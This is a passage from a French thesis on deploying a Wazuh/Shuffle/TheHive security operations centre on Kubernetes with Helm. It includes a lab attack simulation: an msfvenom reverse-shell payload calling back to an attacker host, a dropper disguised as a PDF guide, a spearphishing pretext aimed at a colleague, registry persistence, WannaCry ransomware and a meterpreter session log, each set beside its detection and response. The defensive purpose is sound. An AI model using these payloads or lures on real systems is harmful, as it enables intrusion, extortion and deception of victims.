| minio-0                  | 1/1   | Running | 0        | 25m | 10.244.126.5   | k8s-worker2 |
| thehive-7bf676bc99-74lnc | 1/1   | Running | 0        | 25m | 10.244.194.102 | k8s-worker1 |

FIGURE 4.17 – Assigner les ressources aux nœuds travailleurs Thehive

## 4. Accéder à la plateforme Thehive.




FIGURE 4.18 – Tableau de bord TheHive

## 4.5 Mettre en Place le chart Helm

Afin de regrouper tous les manifests YAML de notre SOC, nous réalisons un chart avec Helm qui contiendra tous les fichiers et sera prêt à être mis dans un dépôt, ainsi que prêt à être utilisé par les clients futurs.

## 1. Création du chart avec Helm

```
eadn-user@k8s-master1:~/helm$ helm create soc-eadn
Creating soc-eadn
eadn-user@k8s-master1:~/helm$ ls
soc-eadn
```

FIGURE 4.19 – Création d'un chart avec Helm

Cela va créer tous les fichiers et les répertoires nécessaires. et le répertoire *templates* contiendra réellement nos fichiers YAML.

```
eadn-user@k8s-master1:~/helm$ ls soc-eadn/
charts  Chart.yaml  templates  values.yaml
```

FIGURE 4.20 – Architecture du chart



2. Ajouter tous les fichiers YAML (manifests) dans le répertoire *templates*.

```
eadn-user@k8s-master1:~/helm$ tree soc-eadn/
soc-eadn/
├── charts
├── Chart.yaml
├── templates
│   ├── _helpers.tpl
│   ├── namespace.yaml
│   ├── shuffle
│   │   ├── shuffle-CM.yaml
│   │   ├── shuffle-deployments.yaml
│   │   ├── shuffle-PVC.yaml
│   │   ├── shuffle-PV.yaml
│   │   ├── shuffle-role.yaml
│   │   └── shuffle-services.yaml
│   ├── thehive
│   │   ├── thehive-deployments.yaml
│   │   ├── thehive-role.yaml
│   │   ├── thehive-services.yaml
│   │   └── thehive-statefulset.yaml
│   └── wazuh
│       ├── secret.yaml
│       ├── storage-class.yaml
│       ├── wazuh-dashboard-deployment.yaml
│       ├── wazuh-dashboard-service.yaml
│       ├── wazuh-indexer-service.yaml
│       ├── wazuh-indexer-statefulset.yaml
│       ├── wazuh-manager-service.yaml
│       └── wazuh-manager-statefulset.yaml
└── values.yaml

6 directories, 22 files
```

FIGURE 4.21 – Architecture du chart 2

## 4.6 Simulation d'une Attaque : Cas d'un Malware

Nous allons réaliser une simulation d'attaque de **malware** en nous appuyant sur le cadre MITRE ATT&CK. Nous élaborerons un scénario et évaluerons l'efficacité de la détection et de la réaction de notre SOC. Nous avons décidé d'appliquer les tactiques suivantes afin de présenter de manière complète tous les aspects désirés.

### 4.6.1 Reconnaissance

Pour cette étape, en employant la technique **T1598** (Spearphishing), contre un employé de l'organisme d'accueil.

En tant que stagiaires, nous nous rendons régulièrement dans l'entreprise. L'un des éléments clés de notre projet est de garantir une haute disponibilité. C'est pourquoi nous faisons appel à Kubernetes.

Un des employés s'engage avec nous et désire approfondir ses connaissances sur Kubernetes. Il est à la recherche d'un guide pour l'aider à comprendre, déployer et créer un cluster Kubernetes C'est un atout pour nous, car nous avons quelqu'un qui peut servir de base pour l'ingénierie sociale.

Nous lui avons demandé de nous fournir son adresse e-mail afin de lui envoyer un lien pour qu'il puisse télécharger le guide Kubernetes et que nous puissions également nous motiver mutuellement pour l'apprendre et le déployer ensemble. Alors, il nous a fourni son adresse e-mail, ce qui nous permet d'employer la technique du Spearphishing et de lui transmettre le lien nuisible pour télécharger le fichier malveillant mentionné dans les procédures et stratégies à venir.

### 4.6.2 Weaponization

Donc ici, l'attaquant va créer quelques fichiers : **K8sGuide.exe**, **app.exe** et **smile.exe**.

- Le fichier **app.exe** va permettre d'établir une communication entre la machine cible et l'attaquant et lui permettre d'avoir un shell inversé. il a été généré par le module msfvenom en utilisant cette commande :

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST = KALI_IP LPORT = 4444 -f exe -o app.exe
```

l'attaquant souhaite donc cacher ce fichier dans le dossier **APPDATA** et également le rendre persistant (un backdoor) en l'ajoutant comme valeur de registre.

- Le fichier **smile.exe** est un logiciel malveillant de type rançongiciel, WannaCry. Lorsque ce programme est lancé, il chiffre les données, et la victime ne pourra récupérer ses informations qu'en s acquittant de la somme demandée, sinon elle risque de perdre ses données.
- Le fichier **K8sGuide.exe** est un fichier dropper codé en Python et converti en fichier exécutable à l'aide de l'outil pyinstaller

```
pyinstaller --onefile --noconsole --icon = mypdf.ico K8sGuide.py
```

Il sera envoyé à la machine victime. Il installera la porte dérobée (app.exe) et le rançongiciel (smile.exe) sur la machine cible et les cachera dans le dossier **AppData**. Il ajoutera également le fichier de porte dérobée comme entrée de registre pour le rendre persistant. Le fichier K8sGuide.exe apparaîtra comme un fichier légitime, comme un fichier PDF, avec une icône PDF pour tromper la victime.

### 4.6.3 Initial Access

Basée sur la sous-technique **T1566.002**, l'attaquant, dans cette phase, délivre le fichier **K8sGuide.exe** à la machine cible via une URL malveillante, en utilisant la technique de spearphishing (**T1566**).

L'attaquant utilise sa machine comme serveur web et force la victime à télécharger ce fichier via l'URL :

*http : // < IP > /download/3f14f39e - f5df - 4c96 - bbb6 - 517c0d36d7af*

. La victime l'exécute comme prévu et laisse le fichier faire son travail.




FIGURE 4.22 – Téléchargement du fichier malveillant 1




FIGURE 4.23 – Téléchargement du fichier malveillant 2

#### 4.6.4 Installation

Comme mentionné précédemment, une fois le fichier **K8sGuide.exe** exécuté, il va :

- Installe la porte dérobée (app.exe), exécuter-la pour que l'attaquant obtien un shell inversé de la machine cible et rendre cette porte dérobée persistante en ajoutant une entrée de valeur de registre en utilisant la technique **T1112 (Modify Registry)** dans l'onglet att&ck afin qu'elle soit exécutée à chaque démarrage de la machine victime.
- Installer le logiciel malveillant et le lancer si l'équipe de sécurité ne l'a pas identifié comme un fichier douteux et ne l'a pas éliminé.
- Cacher ces deux fichiers dans le dossier **AppData**.




FIGURE 4.24 – Téléchargement du backdoor et ransomware

## Détection

Notre SIEM Wazuh a détecté, **en utilisant des règles personnalisées**, qu'un nouveau fichier exécutable a été ajouté au système, nous devons donc analyser ce fichier et déterminer s'il est légitime ou malveillant.

|  |                             |                 |                                                        |         |                                   |    |        |
|--|-----------------------------|-----------------|--------------------------------------------------------|---------|-----------------------------------|----|--------|
|  | Apr 26, 2025 @ 00:13:43.056 | DESKTOP-BFTMMFU | c:\users\theun\appdata\roaming\app.exe                 | added   | New executable file added to t... | 10 | 100001 |
|  | Apr 26, 2025 @ 00:13:42.944 | DESKTOP-BFTMMFU | c:\users\theun\appdata\roaming\smile.exe               | added   | New executable file added to t... | 10 | 100001 |
|  | Apr 26, 2025 @ 00:12:52.005 | DESKTOP-BFTMMFU | c:\users\theun\appdata\local\temp\3cec2ba5-5698-43a... | deleted | File deleted.                     | 7  | 553    |
|  | Apr 26, 2025 @ 00:12:51.973 | DESKTOP-BFTMMFU | c:\users\theun\appdata\local\temp\154db894-573e-4d...  | added   | File added to the system.         | 5  | 554    |
|  | Apr 26, 2025 @ 00:12:51.709 | DESKTOP-BFTMMFU | c:\users\theun\downloads\k8sguide.exe                  | added   | New executable file added to t... | 10 | 100001 |

FIGURE 4.25 – Détection d'un nouveau fichier exécutable

Wazuh a donc envoyé cette alerte à Shuffle (SOA) en même temps pour une analyse du fichier et une réponse automatisée en cas où ce fichier est malveillant.




FIGURE 4.26 – Envoie d'alerte de Wazuh à Shuffle

## Réponse

Voici le flux de travail (workflow) suivi pour répondre à un fichier malveillant.

### Présentation du workflow

- **Recieving from SIEM** : Il s'agit d'un webhook où les alertes wazuh sont reçues au format json.
- **Repeat to me** : Il s'agit d'une action de Shuffle qui stocke l'alerte reçue.
- **Create Alert** : Cette application créera une alerte dans la plateforme de reponse aux incident, TheHive, pour enquête.
- **Get observables** : Il extraira les observables de l'alerte pour analyse, les observables peuvent être des adresses IP, des hachages, des noms de domaine... . Dans notre cas, il extraira le hachage du fichier.
- **Virustotal** : L'analyseur Virustotal intégré à Shuffle analyse le hachage extrait et indique s'il est malveillant ou non.
- **AbuseIPDB** : L'analyseur AbuseIPDB intégré a Shuffle sert a analyser l'adresse IP source de ce malware.
- **Create case** : Cela créera un cas dans la plateforme de reponse aux incident, TheHive, pour que l'analyste puisse enquêter en profondeur sur l'incident.
- **Response** : C'est l'application qui supprimera le fichier malveillant de l'agent. Elle se connectera automatiquement à l'agent via SSH et exécutera un fichier de réponse déjà présent dans l'agent.
- **Email** : L'aaplication Email va envoyer un email aux analysts pour les notifier de l'alerte.




FIGURE 4.27 – Workflow de réponse a un Malware

Après avoir exécuté le workflow, nous voyons que l'alerte a été créée dans TheHive et qu'un observable a été extrait.




FIGURE 4.28 – Création d'une alerte dans TheHive




FIGURE 4.29 – Observable extrait

L'analyseur VirusTotal donne son résultat indiquant si ce fichier est malveillant ou non.




FIGURE 4.30 – Résultat du VirusTotal

Ensuite, un email est envoyé à l'analyste pour l'informer de l'incident.




FIGURE 4.31 – Notifier l'analyste

Si le fichier est malveillant, un cas est créé dans la plateforme de réponse aux incidents TheHive.




FIGURE 4.32 – Création d'un cas dans TheHive

le fichier malveillant est supprimé de l'agent et Wazuh le détectera.




FIGURE 4.33 – Suppression du fichier malveillant

| agent.name      | syscheck.path                            | syscheck.event | rule.description                           | rule.level | rule.id |
|-----------------|------------------------------------------|----------------|--------------------------------------------|------------|---------|
| DESKTOP-BFTMMFU | c:\users\theun\appdata\roaming\app.exe   | deleted        | An executable file deleted from the system | 9          | 100002  |
| DESKTOP-BFTMMFU | c:\users\theun\appdata\roaming\smile.exe | deleted        | An executable file deleted from the system | 9          | 100002  |
| DESKTOP-BFTMMFU | c:\users\theun\appdata\roaming\app.exe   | added          | New executable file added to the system    | 10         | 100001  |
| DESKTOP-BFTMMFU | c:\users\theun\appdata\roaming\smile.exe | added          | New executable file added to the system    | 10         | 100001  |

FIGURE 4.34 – Detecter la suppression du fichier

## 4.6.5 Execution

Dans cette phase, l'attaquant souhaite que la porte dérobée soit exécutée afin de prendre le contrôle de la machine victime en mode reverse-shell. Cela créera un nouveau processus qui établira une connexion sur un port spécifique avec l'attaquant.

Le risque de l'exécution de ce programme est qu'une fois que l'attaquant prend le contrôle de la machine victime, il sera capable de naviguer dans le système, d'essayer de compromettre d'autres machines dans le réseau.

### Détection

En se basant sur la technique **T1571** et **T1543** de MITRE ATT&CK, Notre Wazuh a identifié qu'un nouveau processus a été lancé sur la machine cible après l'exécution du fichier, ce qui va établir un lien vers un port inhabituel afin de communiquer avec l'attaquant et d'obtenir un contrôle complet de la cible.

Cette détection a été possible grâce aux règles personnalisées que nous avons rédigées ainsi qu'à une liste de ports fréquemment utilisés.

|                 |                                                                   |    |        |
|-----------------|-------------------------------------------------------------------|----|--------|
| DESKTOP-BFTMMFU | Special privileges assigned to new logon.                         | 3  | 67028  |
| DESKTOP-BFTMMFU | Service logon event registered from non standard service account. | 3  | 67024  |
| DESKTOP-BFTMMFU | Sysmon - Event 3: Network connection to Non common Port           | 10 | 102503 |
| DESKTOP-BFTMMFU | Sysmon - Event 1: New Process creation                            | 3  | 100100 |

FIGURE 4.35 – Création d'un nouveau processus

Le port utilisé pour la connexion est 4444



|                                                     |                                                     |
|-----------------------------------------------------|-----------------------------------------------------|
| <code>t agent.name</code>                           | DESKTOP-BFTMMFU                                     |
| <code>t data.win.eventdata.destinationIp</code>     | 192.168.168.100                                     |
| <code>t data.win.eventdata.destinationIsIpv6</code> | false                                               |
| <code>t data.win.eventdata.destinationPort</code>   | 4444                                                |
| <code>t data.win.eventdata.image</code>             | C:\\Users\\theun\\Downloads\\app.exe                |
| <code>t data.win.eventdata.initiated</code>         | true                                                |
| <code>t data.win.eventdata.processGuid</code>       | {f8884396-a82c-6814-190e-000000000700}              |
| <code>t data.win.eventdata.processId</code>         | 7488                                                |
| <code>t data.win.eventdata.protocol</code>          | tcp                                                 |
| <code>t data.win.eventdata.ruleName</code>          | technique_id=T1571,technique_name=Non-Standard Port |
| <code>t data.win.eventdata.sourceIp</code>          | 192.168.168.100                                     |

FIGURE 4.36 – Connexion à un port inhabituel

## Réponse

Nous analysons donc ce processus et l'image démarrée, puis le terminons et supprimons l'image. Nous avons donc défini un script existant sur la machine victime, appelé **terminate-proc.exe**. Ce fichier prend comme argument le PID d'un processus spécifique.




FIGURE 4.37 – Terminaison d'un processus

Une fois le processus de réponse exécuté, nous aurons cette sortie.




FIGURE 4.38 – Terminaison d'un processus 2

#### 4.6.6 Command & Control

Dans le cas où le fichier de porte dérobée n'a pas été détecté et supprimé de la machine victime, l'attaquant disposera d'un shell inversé de la machine victime et contrôlera l'ensemble de la machine à distance. Il pourra modifier, voler, supprimer et ajouter des fichiers à sa guise, et il aura donc pu compromettre la confidentialité et l'intégrité.

La figure suivante montre un exemple sur l'ajout, la suppression et la modification des fichiers.

```

[*] Meterpreter session 3 opened (192.168.1.100:4444 → 192.168.1.100:50222)

meterpreter > shell
Process 6972 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19045.2965]
(c) Microsoft Corporation. All rights reserved.

C:\Users\theun\AppData\Roaming>echo "hello there" > newFile.txt
echo "hello there" > newFile.txt

C:\Users\theun\AppData\Roaming>dir
dir
Volume in drive C has no label.
Volume Serial Number is 6AA0-AC22

Directory of C:\Users\theun\AppData\Roaming
05/20/2025  01:01 AM    <DIR>          .
05/20/2025  01:01 AM    <DIR>          ..
04/16/2025  09:14 AM    <DIR>          Adobe
05/20/2025  12:53 AM                73,802 app.exe
05/20/2025  01:01 AM                16 newFile.txt
                2 File(s)              73,818 bytes
                3 Dir(s)  20,087,169,024 bytes free

C:\Users\theun\AppData\Roaming>type newFile.txt
type newFile.txt
"hello there"

```

FIGURE 4.39 – Un reverseShell sur la machine victime

### 4.6.7 Impact

Ainsi, si la détection et la réponse échouent, l'attaquant parviendra à ses fins en prenant le contrôle de la machine ciblée et en exécutant son rançongiciel. Il chiffrera les données à l'aide de la technique Mitre Att&ck **T1486** (Data Encrypted for Impact). Voici ce qui apparaîtra à la victime.



FIGURE 4.40 – Exécution du ransomware

